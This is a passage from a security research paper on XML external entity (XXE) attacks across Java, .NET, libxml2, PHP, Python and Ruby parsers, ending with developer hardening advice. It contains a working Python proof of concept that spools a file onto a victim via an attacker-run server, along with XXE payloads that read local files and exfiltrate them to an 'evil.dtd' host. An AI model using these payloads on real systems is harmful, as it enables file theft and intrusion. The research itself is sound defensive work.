In analyzing the behavior of Oracle's `jar` scheme implementation, we found that it is possible to combine this with separate directory listing attacks in order to upload a file with arbitrary content to a known location on a target system, assuming that system hosts an application that is vulnerable to external entity attacks.

The attack works by sending an initial request which asks Xerces to fetch a `jar` URL from a web server controlled by the attacker. Java downloads this file to a designated temporary directory using a randomly selected file name. Java will only attempt to parse this file once it has finished downloading. As an attacker, we can then submit one or more secondary requests which fetch directory listings of the target's temporary directory, which provides the name of the file. Of course the attacker would need to fetch this file before Java finishes the download and subsequently deletes it. However, since the web server is controlled by the attacker, it is quite easy to carefully regulate the rate of the file download so that the majority of the file's contents are available for a long period of time. The following proof of concept script implements this attack by returning the last 60 bytes of the file, one byte per second, for a total of one minute:

```
#!/usr/bin/env python3

import sys
import time
import threading
import socketserver
from urllib.parse import quote
import http.client as httpc

host = 'victim-host'
port = '80'
```

```
use_ssl = False
listen_host = '10.1.3.37'
listen_port = 1337
jar_file = sys.argv[1]


class JarRequestHandler(socketserver.BaseRequestHandler):
    def handle(self):
        # self.request is the TCP socket connected to the client
        http_req = b''
        while b'\r\n\r\n' not in http_req:
            http_req += self.request.recv(4096)

        jf = open(jar_file, 'rb')
        contents = jf.read()

        # By using HTTP 1.0 and omitting a Content-Length header, the client
        # is forced to keep reading until the connection closes.
        headers = ('''HTTP/1.0 200 OK\r\n'''
                   '''Content-Type: application/java-archive\r\n\r\n''')
        self.request.sendall(headers.encode('ascii'))

        # We drag out the download for 60 seconds, sending one byte per
        # second.  If the last 60 bytes is just meaningless padding
        # (whitespace, whatever), then this should work well in most
        # attack scenarios.  It is likely possible to keep the
        # connection open for a sufficient amount of time through more
        # sophisticated means.
        dribble_length = min(60,len(contents))
        dribble_start = len(contents)-dribble_length
        self.request.sendall(contents[:dribble_start])
        for i in range(0,dribble_length):
            time.sleep(1)
            self.request.sendall(bytes(contents[dribble_start+i]))


def sendRequest(connection, data=None):
    method = 'POST'
    path = '/XXErces/vuln'
    body = ('xml='+quote(data))

    connection.putrequest(method, path)

    connection.putheader('Cache-Control', 'max-age=0')
    connection.putheader('Content-Type', 'application/x-www-form-urlencoded')

    if len(body) > 0:
        connection.putheader('Content-Length', len(body))
    connection.endheaders()
    connection.send(body.encode('utf-8'))

    return connection.getresponse()


def newConnection():
    if use_ssl:
        return httpc.HTTPSConnection(host, port)
    else:
        return httpc.HTTPConnection(host, port)
```

```
def fetch(data):
    ret_val = None
    connection = newConnection()

    response = sendRequest(connection, data)
    ret_val = response.read().decode('utf-8')

    connection.close()
    return ret_val


jar_req = '''<!DOCTYPE roottag [
   <!ENTITY jar SYSTEM "jar:http://%s:%d/evil.jar!/file1.txt">
 ]>
<roottag>
   <sometag>&jar;</sometag>
</roottag>
''' % (listen_host, listen_port)

# This is the temporary path for Tomcat 7 on Windows
dir_req = '''<!DOCTYPE roottag [
   <!ENTITY dir SYSTEM "file:///c:/Program Files (x86)/Apache Software
Foundation/Tomcat 7.0/temp/">
 ]>
<roottag>
   <sometag>DIR&dir;DIR</sometag>
</roottag>
'''

# Set up a crafted HTTP server
jarserver = socketserver.TCPServer((listen_host,listen_port), JarRequestHandler)
server_thread = threading.Thread(target=jarserver.serve_forever)
server_thread.daemon = True
server_thread.start()

# Use XXE to fetch a file from our HTTP server
jar_thread = threading.Thread(target=fetch, args=(jar_req,))
jar_thread.daemon = True
jar_thread.start()

# While the file is spooling to /tmp on the victim, use directory listings to
# determine the file path
time.sleep(1)
listing = fetch(dir_req).split('Reserialized XML:')[1].split('DIR')[1]
print("Spool files:\n"+listing)

jar_thread.join()
server_thread.join()
```

An attacker could use this attack in conjunction with other vulnerabilities in an application, such as local file include flaws or directory traversals. Depending on the context of the attack, the last few bytes of a file could contain white space or some other inconsequential data that would allow a nearly complete file to be used along with a separate vulnerability. Note, however, that more sophisticated TCP manipulation could be used if a complete file needed to be uploaded and padding wasn't an option.

C# / .NET

The .NET Framework is a development platform for building applications in the Windows environment that supports managed execution, deployment, and integration with programming languages, including Visual Basic and C#. It consists of the common language run-time (CLR) and the .NET Framework class library, which includes classes, interfaces, and value types that support an extensive range of technologies. Support for XML is provided by an integrated set of classes to parse, manipulate, validate and transform data between various document types. Securing XML under .NET requires understanding how the framework is used to parse XML data, how the different types of data are resolved, and how processing of the data within an application impacts the overall security on the end user. This section discusses security issues that are specific to XML and guidelines to protect .NET applications against these issues.

Taxonomy

The .NET framework provides classes to support the parsing of XML data from a stream or file. The abstract class, `XmlReader`, provides a non-regressive forward read to a stream of XML data following a cursor position. The reader is advanced in a stepwise fashion by calling the `Read()` method without any write access to the data stream. This class conforms to the W3C Extensible Markup Language (XML) 1.0 and the Namespaces in XML recommendations. `XmlReader` defines methods and properties to allow the cursor to move through XML data and read the contents of nodes then it verifies whether the content contains valid characters, elements and attribute names. Furthermore, it can be used to check the syntactical structure of XML documents and validates them against a DTD or schema, or even filters the data by skipping over unwanted records.

Table: Listing of classes supported in the `System.Xml` namespace

Readers	Resolvers	Documents
XmlReader (abstract)	XmlResolver (abstract)	XmlDocument
XmlTextReader	XmlPreloadedResolver	XPathDocument
XmlDictionaryReader	XmlSecureResolver	XmlSerializer
XmlNodeReader	XmlUrlResolver	DataSet
XmlValidatingReader	XmlXapResolver	XmlDictionary

As depicted in the table above, `XmlReader` has several concrete implementations. The vanilla implementation `XmlTextReader` does not provide any data validation against a DTD but it can handle DTD processing within a `DOCTYPE` element. Another concrete implementation is the `XmlNodeReader` which has the ability to read an XML DOM subtree but it also does not support document type definition (DTD) or schema validation. Alternatively, `XmlValidatingReader` supports document validation using the `Schemas` property to associate the reader with schema files in the `XmlSchemaCollection`. Recently, .NET framework 4.5 defines the `XmlDictionaryReader` class which can be used to read `XmlDictionary` objects.

Rather than instantiating concrete reader implementations, the recommend practice suggested by Microsoft is to create reader instances through the abstract class (`XmlReader`) using a factory-style `Create()` method. This is used along with the `XmlReaderSettings` class to set properties of the reader instance and then pass the settings in as an argument to the `Create()` method. Compilers in .NET often give warnings for use of concrete reader classes to discourage developers from using them. In fact, though they are supported, the .NET Framework 4.0 renders `XmlTextReader` and `XmlValidatingReader` classes as obsolete.

Resolver Attacks and Defenses

`XmlReader` and its underlying concrete implementations support stream-based reads and relies on the `XmlResolver` class to resolve external data sources identified by a URL, thereby providing an abstraction for accessing data sources on the Internet and files on the file system. This class is an abstraction that includes several concrete class types used to resolve XML resources such as entities, document type definitions (DTDs) or schemas. The default resolver for the readers is `XmlUrlResolver` instantiated as a member of the class. It supports `file`, `http`, and other schemes from the `System.Web.WebRequest` and processes `include` and `import` elements found in the Extensible StyleSheet Language (XSL) stylesheets and XML Schema Definition language (XSD) schemas.

With all of these rich features of XML processing in .NET and either little and no consideration for security, attackers were able to abuse them to retrieve sensitive documents on local file system and network shares, or to bring down servers through excessive XML processing. The privacy and denial-of-service (DoS) implications of XML processing are well understood and have been discussed in various documents by Microsoft (e.g. [SULV]). An attacker may deliver an XML payload to a vulnerable application and subsequently retrieve resources on the local host by triggering the resolver to process external entities. Furthermore, an attacker may initiate XML DoS attacks by sending payloads to the vulnerable application such that processing the payload takes considerable amounts of power and bandwidth. The nature of these attacks are extremely asymmetric and the vulnerability is extremely widespread in .NET naturally because of the weak class implementations supported in the framework and some of the default settings used for backwards compatibility.

The simplest way to abuse the features of external entities is to point the XML parser to an internal resource (e.g. `c:\boot.ini`) as shown in the example below.

```
<!DOCTYPE roottag [
  <!ENTITY windowsfile SYSTEM "file:///c:/boot.ini">
]>
<roottag>
  <sometag>&windowsfile;</sometag>
</roottag>
```

Whenever the XML parser encounters the entity "`&windowsfile;`" it will substitute the entity with the content of the file from the local host and then place it in the response. To the calling application, the resulting document content would look something like:

```
<roottag>
  <sometag>[boot loader] timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
/noexecute=optin /fastdetect</sometag>
</roottag>
```

Denial-of-Service attacks

As mentioned previously, a billion laughs attack is a type of denial-of-service (DoS) attack which exploits the property of nested entity expansion so that the memory required exceeds that available to the process parsing the XML. Abusing this form of expansion was reported on various XML parsers including .NET. Another form of expansion that attackers might exploit is associated with XML attributes. Some parsers might incur considerable run-time overhead to process documents with large number of attributes in a single element. This vulnerability was discovered by Klein [KLEIN2] and affects old versions of the .NET Framework, in particular 1.0 and 1.1. Due to the inherent vulnerabilities of `XmlUrlResolver`, the .NET Framework defines another resolver to counter against the abuse of XML entities, notably the `XmlSecureResolver`.

XmlSecureResolver class

The `XmlSecureResolver` class was introduced early in the .NET Framework after several malicious, typically luring attacks against XML parsers had surfaced. This presumably secure implementation of `XmlResolver` is a wrapper class that restricts access to resources based on a governed set of permissions that needs to be explicitly declared in developer's code and assigned to the instantiated object. Otherwise the resolver behaves similarly to the conventional `XmlUrlResolver` class with unrestricted access to resources. The permissions set can be used to define an access control. For example, it could be used to employ a rule restricting access to particular Internet sites or zones. When constructing an `XmlSecureResolver`, an XML resolver object must be provided along with either a `Url`, a `System.Security.Policy.Evidence` instance, or a `System.Security.PermissionSet` instance to determine its security access. If an `Url` or an `Evidence` instance is provided as an argument, the constructor of the `XmlSecureResolver` class will initialize a new instance of the resolver and generates a `PermissionSet` based on the arguments. In any case, after calling the constructor and adding the required permissions to bind with the secure resolver, developers need to make sure that the `PermitOnly` method is called to whitelist permissions they declare and default to deny.

This is different than the behavior of the `Deny()` method, which has misleading name. The `Deny()` method prevents callers in the call stack from indirectly accessing the resource specified by the current instance through the callee. This method throws a `System.Security.SecurityException` whenever the permission set is violated in that manner. The method was supported up to .NET 3.5 Framework, after which it is deprecated and throws a `System.NotSupportedException` whenever it is called.

Two classes of permissions can be supplied to the `XmlSecureResolver`, these permission sets are enforced whenever any data source is accessed via the reader classes:

- `FileIOPermission` – This permission set is defined in the `System.Security.Permissions` namespace and controls the ability to access files and folders. Whenever this permission is declared, one needs to specify the type of access that is associated with the permission, which is defined in the framework as an enumeration of `FileIOPermissionAccess`. There are four types of file IO access available, namely: 1) *Read* - Read access to the contents of the file or access to information about the file, 2) *Write* - Write access to the contents of the file including deletion and overwriting, 3) *Append* - Ability to write to the end of a file only, and 4) *PathDiscovery* - Access to the information in the path itself. All of these privileges are independent, which implies that setting one type of privilege does not grant another. If more than one privilege is desired, developers need to combine them using a bitwise OR. Also note that file permissions are defined in terms of canonical paths.
- `WebPermission` – Defined in the `System.Net` namespace, this is used to provide a set of methods and properties to control access to Internet resources. The permission can be created by calling its constructor following a set of parameters. The `PermissionState` can be passed in as a parameter to specify whether to have restricted or unrestricted access to the resource based on the permission created. Also, a `NetworkAccess` value can be passed in to indicate whether to allow inbound or outbound connections from/to the Internet. In other words, the network access can be specified either to allow the application to accept connections from the Internet or to allow the application to connect to specific Internet resources for a given URI. This URI can be specified either as a string or a regular expression. In its implementation, the `WebPermission` object holds two lists of URIs: a `ConnectionList` and an `AcceptList` which have the granted access privileges. Adding access privileges to the `WebPermission` object implies adding a URI to one of the two lists, and the `WebPermission` will only allow connections to the target domains by matching with the entries of the lists.

The snippet below illustrates how to define a `WebPermission` to restrict connections from the target class to the URL "http://www.vsecurity.com", and then denying access to any other Internet resource. By supplying this permission set to the `XmlSecureResolver`, this permission set is enforced whenever an external entity points to an Internet resource via an `XmlReader`.

```
WebPermission wp = new WebPermission (NetworkAccess.Connect,
"http://www.vsecurity.com");
wp.PermitOnly();
PermissionSet myPermissions = new PermissionSet (PermissionState.Unrestricted);
myPermissions.AddPermission(wp);
resolver = new XmlSecureResolver(new XmlUrlResolver(), myPermissions);
```

DTD Handling

`XmlTextReader` enables DTD processing by default and can resolve references to external resources using `XmlUrlResolver` object. Initially, DTD parsing behavior was controlled by the Boolean `ProhibitDtd` property found in the `XmlTextReader` and `XmlReaderSettings` classes. This property, introduced by Microsoft in the .NET 2.0 framework, was mainly used to prevent certain denial-of-service attacks caused by expanded entities with in-line DTDs. `ProhibitDtd` is disabled by default under the `XmlTextReader` class for backward compatibility with older .NET frameworks (.NET 1.0 and .NET 1.1). However, it is enabled by default under the `XmlReaderSettings` class.

In the .NET 4.0 framework and later, `ProhibitDtd` was rendered obsolete and the compiler gave warnings for its usage in favor of the new `DtdProcessing` property. The parsing behavior of the `DtdProcessing` property depends on the values set which can either be: `Prohibit`, `Ignore`, or `Parse`. When the property is set to `Prohibit` an `XmlException` is thrown at runtime if the `<!DOCTYPE>` element is present in the XML. Alternatively, setting the property to `Ignore` causes the `DOCTYPE` element to be ignored and the XML to be parsed normally afterwards. Naturally, setting the property to `Parse` will enable DTD processing.

The default settings for the `XmlTextReader` class is to enable DTD processing using `DtdProcessing.Parse` while the default settings for the `XmlReaderSettings` class is to disable processing using `DtdProcessing.Prohibit`. A strange quirk found when processing with `XmlTextReader` is that if the `dtdProcessing` property is not explicitly set, then the `ProhibitDtd` can take effect.

This merely summarizes the classical attacks that can be launched when parsing with external entities and the defense mechanisms supported by the framework, but to fully understand the implications and likelihood of such attacks as well as the proper mitigations that needs to be in place, we need to investigate not only the default settings for DTD handling but also have an in-depth understanding of the entity resolution process.

Entity Resolution

The `XmlTextReader` class contains an `EntityHandling` property which specifies how the reader should handle entities, which can either be the partially-expanded character entity form (`ExpandCharEntities`) or the fully expanded entity form (`ExpandedEntities`). When `EntityHandling` is set to `ExpandCharEntities`, the parser expands character entities and returns general entities as an `EntityReference` node (`XmlNodeType.EntityReference`) if the `ResolveEntity` method is not called. In other words, resolving general entities requires an explicit call to the `ResolveEntity` method in the parsing code if `EntityHandling` is set to resolve only character entities. This means that if the reader is positioned on an `EntityReference` node, the entity reference is resolved only after calling the `ResolveEntity` method when character entities handling is used. Alternatively, setting the property to `ExpandEntities` will expand all entities including reference nodes without the need to explicitly call the `ResolveEntity()` method in the parsing code. For example, consider the following XML:

```
<!DOCTYPE doc [<!ENTITY num "123">]>
<doc> &#65; &num; </doc>
```

When `EntityHandling` is set to `ExpandEntities` the "doc" element node contains one text node with the expanded entity text "`A 123`". On the other hand, when `EntityHandling` is set to `ExpandCharEntities`, and `WhitespaceHandling` is set to `Significant` or `All`, the "doc" element expands the character entity and returns the general entity as a node "`A EntityReference`". `XmlReaderSettings` class used by `XmlReader` does not include an `EntityHandling` property to determine the type of expansion used and is defaulted to expand all entities. On the other hand, the default for `XmlTextReader` is to apply the character entities expansion form.

Resolution Process

The entity resolution process is a two-stage process which consists of retrieving the absolute URI from the base and relative URIs and then obtaining the contents of the object referenced by the absolute URI. The resolution process is implemented as an abstract class using the `XmlResolver` class, which consists of two methods for resolution namely `ResolveUri()` and `GetEntity()`. The `ResolveUri()` method is called to return the absolute URI as an instance of a `System.URI` class, while the `GetEntity` is called to return a stream of data as a `System.Object` instance from which the resolved URI can be parsed as XML. These methods provide an abstraction through which `XmlReader` classes can implement schemes other than those supported by the .NET framework simply by extending the resolver class and overriding the methods to implement the schemes. The operation of `XmlUrlResolver` is depicted below as a call sequence diagram to reveal the interactions between the application using the API of the resolver and the various classes.




Figure: Call flow diagram of the `XmlUrlResolver` class (Courtesy of Microsoft)

As shown in the figure above, the application starts by calling the `ResolveUri()` method. In response the resolver computes the absolute URI from the base and relative URIs and returns the result to the application. If needed, the application sets the credentials property in the resolver which is passed over to the `WebRequest` class in a synchronous manner. The credentials property can either be set as network credentials in a tuple of (username, password, domain) or as a credentials cache that can associate different credentials with different URIs and authentication methods. Afterwards, the application calls the `GetEntity()` method and passes the resolved URI as an argument and retrieves the XML data source as a stream through this method. Based on the type of scheme

supplied to the `GetEntity()` method, the `XmlUrlResolver` calls the appropriate class to retrieve the stream referenced by the URI. If the scheme used is `http` then the `System.Web.WebRequest` is called and the stream is retrieved from the `System.Web.WebResponse`. Otherwise, the stream is retrieved from the `FileStream` class.

Supported Features

The following URI schemes are supported in the .NET framework:

```
http
https
ftp
file
```

With regards to the local filesystem, access is permissible to file contents but denied on folder listings. As shown in an earlier example, it is possible to point the XML parser to an internal resource like `c:\boot.ini` but not to list the contents of a directory (as is the case with Java/Xerces). In the later case, an `UnauthorizedAccessException` is thrown as a result because of the way XML resolvers handle entities as they rely on a download manager (a web handler) that creates a file stream and copies the contents to it. Though by default the application is not granted permissions to list directories yet it is able to navigate through them.

The web handler supports URL syntax that includes credentials. These URLs which have the syntax of the form (`scheme://user:pass@server/...`) are parsed, passed in to the resolver as arguments, and then sent out to make the requests. The web handler also takes care of DNS resolution in case the host name needs to be resolved. If the `https` scheme is used, the web handler will validate the SSL certificate and if it cannot establish a trust relationship it will close the underlying connection. However, as we tested the behavior of the web handler, we observed that basic authentication for HTTP is not supported and returns an error when the "`401 Authorization Required`" challenge is received. Nevertheless, the web handler was able to connect successfully to an FTP service by submitting its credentials, changing the working directory, and setting the encoding option to UTF-8 with binary mode enabled before initiating file transfer.

In the .NET framework, XML parsers support references via UNC paths, potentially allowing for probing of network shares on internal systems and stealing of network credentials. The path syntax can take a direct form using `\\servername\share\filepath\somefile` or as part of the `file` handler. The server name portion is an IP address or a NetBIOS name, the share portion is a folder which is accessible by the target host, and the last portion is the file path and file name of the resource. In .NET, XML parsers accept UNC path invocation in a `DOCTYPE` element to reference a DTD file that is located in some Windows share. They also accept UNC path invocations to resources using the `ENTITY` element.

XInclude support is not provided by the core XML libraries, but Microsoft provides separate libraries to support XIncludes using the `XIncludingReader` class, found in the `GotDotNet.XInclude` namespace. This class is implemented as an `XmlReader` which can be wrapped with another reader. For example, it can be wrapped with `XmlTextReader` so that applications can enable XInclude processing with ease of extensibility. Technically, the XML inclusion process can be implemented at any stage of the processing whether it is parsing, validation, or transformation.

Expat

The venerable Expat XML library is one of the earliest open source XML projects and has been used in countless other software packages. The library's C language API is designed around an event-callback model where each individual document component is handled by a specific callback function. Because of this, most advanced or obscure features of XML are not supported unless the caller writes an explicit callback function for it.

Expat does support DTDs and internal entities by default, but any attempt to retrieve external entities or remote DTDs will be ignored unless `XML_SetExternalEntityRefHandler` is used to set a callback function that implements the network retrieval. Expat does not have support for `schemaLocation` retrieval or XIncludes, though

callers could implement this support through callback functions. It is expected that most C/C++ applications that use Expat will not be exposed to many XML attacks, though higher-level languages that provide wrappers to Expat may be more inclined to implement support for advanced XML features for use within their own programming environment.

Libxml2

The libxml2 library is the official XML toolkit for the Gnome project, but is used in many other open source projects as well. For instance, several popular high-level scripting languages utilize libxml2 as either the primary XML parser, or in optional add-on modules.

Libxml2 supports many of the features that make exploitation of XXE and related attacks interesting, though these features must be enabled to be useful to an attacker. The library supports multiple different interfaces for parsing of XML files, most of which provide an option flags argument that controls which features are enabled [LX2O]. For the purposes of this paper, the following options are the most relevant:

- `XML_PARSE_NOENT` – If set, entity processing is **supported**, including both regular and external entities.
- `XML_PARSE_DTDLOAD` – Externally defined DTDs and schemas (those specified in a `DOCTYPE` that references external resources) will be loaded. Does not affect loading of external entities.
- `XML_PARSE_DTDVALID` – Validate the document based on the DTD
- `XML_PARSE_XINCLUDE` – XIncludes are supported if set. For lower-level APIs, additional steps are necessary to trigger this processing from within the program, though the `xmlReader` API perform the extra processing automatically when the flag is set.
- `XML_PARSE_NONET` – If set, disables support for `ftp` and `http` URLs in all contexts, including external DTDs, schemas, entities, and XIncludes.

Since the current libxml2 APIs tend to expect callers to specify the set of features to enable, one might expect the typical developer to leave features they don't understand turned off. For instance, if no options are set, then remote DTDs will not be loaded or processed, and entities/XIncludes/`schemaLocations` will be ignored. However, with seemingly alarming frequency it seems that developers do enable some of the more dangerous features. One reason for this might be that setting the `XML_PARSE_NOENT` flag actually enables entities, contrary to what the name implies. Higher level programming language wrappers also tend to enable many risky features.

If libxml2 is configured to resolve entities or fetch remote DTDs, then it supports the following URL schemes based on built-in functionality:

```
file
http
ftp
```

The built-in URL handlers (called the "nano" clients in the source code) are very simple and are also very restrictive about the kinds of content that exist within URLs. The `ftp` handler does support username/password combinations contained in the URL, but `http` does not. Note, however, that the built-in handlers can be overridden by client applications when developers want to provide support for a more rich set of URL schemes.

The libxml2 nano clients are so restrictive on URL content that they can prevent valid URLs from being requested, let alone those with questionable content. For this reason, out-of-band attacks using parameter entities will typically fail. Take for instance a file created in the following way under Linux:

```
echo test > /tmp/test.txt
```

This fill will contain exactly 5 bytes-- the "test" letters followed by a line feed (value `0x0a`). If we configure a small client application to use libxml2 with the `XML_PARSE_DTDLOAD` and `XML_PARSE_NOENT` flags set, then one would think that the `/tmp/test.txt` file could be stolen via an out-of-band attack such as:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///tmp/test.txt">
  <!ENTITY % dtd SYSTEM "http://example.com/evil.dtd">
%dtd;]>
<roottag>&send;</roottag>
```

With the `evil.dtd` file containing:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://example.com/?%file;'>">
%all;
```

One would expect the simple textual content of the file to be included in a secondary request to the server. However, since the `test.txt` file contains a line feed character at the end, the library's strict validation routine will reject the URL up front. This is in contrast to most other XML parsers that rely on URL libraries that are more forgiving about special white space and either ignore it, strip it, or automatically encode it. If instead we create the `test.txt` file with this command:

```
echo -n test > /tmp/test.txt
```

Then the out-of-band attack works as expected. This helps demonstrate that libxml2's handling of parameter entities and DTDs is very similar to that of other libraries, providing the same flexibility to dynamically construct complex DTD attacks, but can be very much limited in a practical sense due to the built-in URL handlers.

The `schemaLocation` features do not appear to be supported by libxml2 by default, though some online discussions indicate that this is supported in certain cases. Additional research is needed in this area.

PHP

PHP provides a plethora of different XML parsing interfaces, though most of these act as simple wrappers to libxml2. As such, many of the behaviors one would expect to see from libxml2, as it applies to XXE and related attacks, can also be observed in PHP. For instance, many of the options flags one would use to control parser behavior in libxml2 are also available in PHP.

However, there are some key differences in behavior of the library due to the way in which PHP wrappers utilize it. In particular, PHP implements a custom XML entities handler which takes over the task of resolving external entities. This allows the parser to provide support for all PHP URL schemes or protocol types when resolving external resources. As a result, it is possible to fully use nested parameter entities to exfiltrate data from a vulnerable application in much the same way that it is possible in Xerces/Java and .NET. This is because libxml2's highly restrictive URL processor is not used.

In PHP's current API implementation, schemas, DTDs, and external entities all appear to be supported by default. However, it does not appear to be possible to utilize `DOCTYPE` tags or `schemaLocation` attributes for SSRF attacks. XInclude support is also not available by default.

The real power of exploiting XXE under PHP comes from the plethora of PHP-specific URL schemes that are supported which expose a great deal of functionality and potential attack surface [PHPURL]. According to current PHP documentation, the following schemes are supported by default (as of PHP 5.5.5):

```
file
http
ftp
php
compress.zlib ("zlib" as legacy)
compress.bzip2
data
glob
phar
```

The following are enabled only with the appropriate extension:

Scheme	Extension Required
`https` `ftps`	openssl
`zip`	zip

`ssh2.shell`
`ssh2.exec`
`ssh2.tunnel`
`ssh2.sftp`
`ssh2.scp`
	ssh2

`rar`	rar
`ogg`	oggvorbis
`expect`	expect

PHP's `http`, `https`, and `ftp` handlers all support inclusion of username/password pairs within the URL via the `{scheme}://{username}:{password}@{host}/...` syntax.

The "`php://`" scheme supports a number of interesting features, including the ability to specify I/O filters [PHPFLT] which can be used to transform content read from internal resources into encodings such as base64. This clearly can make it much easier for an attacker to exfiltrate data via HTTP, DNS, or other means. In addition, the compression and character transcoding filters that are available open up potential attack surface to exploit flaws in PHP and library implementations. For example, the following XML document would cause a vulnerable PHP application to read a file, gzip compress it, base64 encode the result, and then include it inline in the document:

```
<!DOCTYPE root [
 <!ENTITY file SYSTEM
  "php://filter/read=bzip2.compress/read=convert.base64-encode/resource=/bin/sh">
]>
<root>&file;</root>
```

One additional interesting feature is the ability to access files already open in a PHP process. The special URLs "`php://stdin`", "`php://stdout`", and "`php://stderr`" are all available, though "`php://stdin`" is likely the only readable file. The "`php://input`" URL may also be used, which could be useful in some cases to supply secondary DTDs or other documents without requiring HTTP connect-back access. In addition to these special-purpose file handles, file descriptors can be referenced directly via URLs like "`php://fd/{number}`" where `{number}` is the integer value of the already open file descriptor. Note however, that in the PHP version tested, these direct file descriptor URLs were only usable when PHP ran in command line mode.

To obtain the lists of URL wrappers and data filters in a particular installation of PHP, use the `stream_get_wrappers()` and `stream_get_filters()` functions, respectively.

Python

A number of XML parsing libraries and interfaces are available in Python, both via standard modules and through third-party packages. The maintainers of the standard modules have taken notice of some of the security risks associated with XML and have provided a great summary of the riskiest default settings [PYXV] and appear to be transitioning to interfaces which use safer defaults [PYDX]. However, current documentation fails to mention the risks associated with SSRF attacks and which APIs would be susceptible. Our limited testing (under Python 2.7.5) of the four major interfaces (`etree`, `minidom`, `pulldom`, and `sax`) revealed that `sax` and `pulldom` could be used for SSRF attacks via the `DOCTYPE` tag. These two interfaces are also susceptible to XXE by default, so it seems `etree` and `minidom` are much safer alternatives. XIncludes support was not enabled in any of the parsers and it did not seem to be possible to use `schemaLocation` for SSRF attacks either.

When SSRF attacks are available, the standard python XML libraries use `urllib` (under Python 2.x) which supports the following URL schemes:

```
file
http
https
ftp
data
```

The `http`, `https`, and `ftp` schemes do support inclusion of username and password within the URL via the `{scheme}://{username}:{password}@{host}/...` syntax.

The third-party lxml module is also popular in Python and acts as a wrapper for libxml2 (though some exposed interfaces can allow one to leverage Expat as well). The default behavior of lxml is to resolve external entities, but to disable libxml2's network capabilities, which restricts retrieval attacks to inline inclusion. Entity resolution can be disabled by passing "`resolve_entities=False`" to the parser object constructor. Testing under lxml 3.2.0 indicates that `schemaLocation` SSRF attacks are not possible in the default configuration or even if "`no_network=True`" is passed to the parser constructor. The `DOCTYPE` style of SSRF attacks is also not possible by default, but could be possible if either `dtd_validation` or `load_dtd` are set to `True`. libxml2's XInclude features appear to be disabled under lxml.

Ruby

Modern versions of ruby ship with a built-in toolkit, REXML, which is an XML parser implemented entirely in Ruby. The parser has sane defaults, in that it does not honor external entities, and in recent versions it places resource limits on internal entity expansion. Remote DTD tags are not honored and more advanced features, such as schemas and XInclude, are likewise unsupported.

However, note that due to the pure-Ruby implementation, some programmers may be tempted (for efficiency reasons) to use third-party gems for XML parsing that act as wrappers for more traditional libraries written in C. Popular alternatives to REXML have not yet been tested.

Recommendations For Developers

To be completely safe when writing software that processes XML from potentially untrusted sources, developers must be very careful to disable a number of XML features. The key features that should be disabled are:

- DTD interpretation -- Ensure `DOCTYPE` tags are ignored or documents containing them are rejected
- External entities -- If `DOCTYPE`s cannot be entirely disabled, ensure external entities are ignored or rejected
- `schemaLocation` (and related attributes) -- Ensure that arbitrary documents will not be retrieved by the parser if these attributes are included
- XIncludes -- This feature should be disabled or left disabled

The way in which specific features can be disabled or attacks mitigated varies greatly depending on which XML library is in use. Review the appropriate section below for more specific technical recommendations, your library vendor's documentation, and [OWASP] for additional guidance.

In addition to these measures, developers should be wary of a variety of denial of service attacks that may be possible even when the most dangerous XML features are disabled. Consider testing how your XML library behaves when confronted with very large XML documents, documents that include deeply nested elements, large numbers of attributes, or similarly unusual situations. Develop resource caps and other mitigation strategies where applicable.

Java / Xerces

Java developers who use the default parser (or a newer version of Xerces-J) need to change one or more settings to make Xerces reasonably safe when processing untrusted XML. One behavior to be aware of is the fact that the `DocumentBuilderFactory`'s `setExpandEntityReferences` method does not provide protection as one might expect. Calling this method with a "`false`" argument causes the parser to omit external entity data in the document when referenced, but it does not prevent definitions of external entities. This means the parser will still fetch external URLs, which could obviously be used for blind SSRF attacks (even if the content isn't used later in the document). Worse still, this setting does not prevent full use of external parameter entities, which would likely allow an attacker to conduct all of the same attacks that are possible with regular external entities.

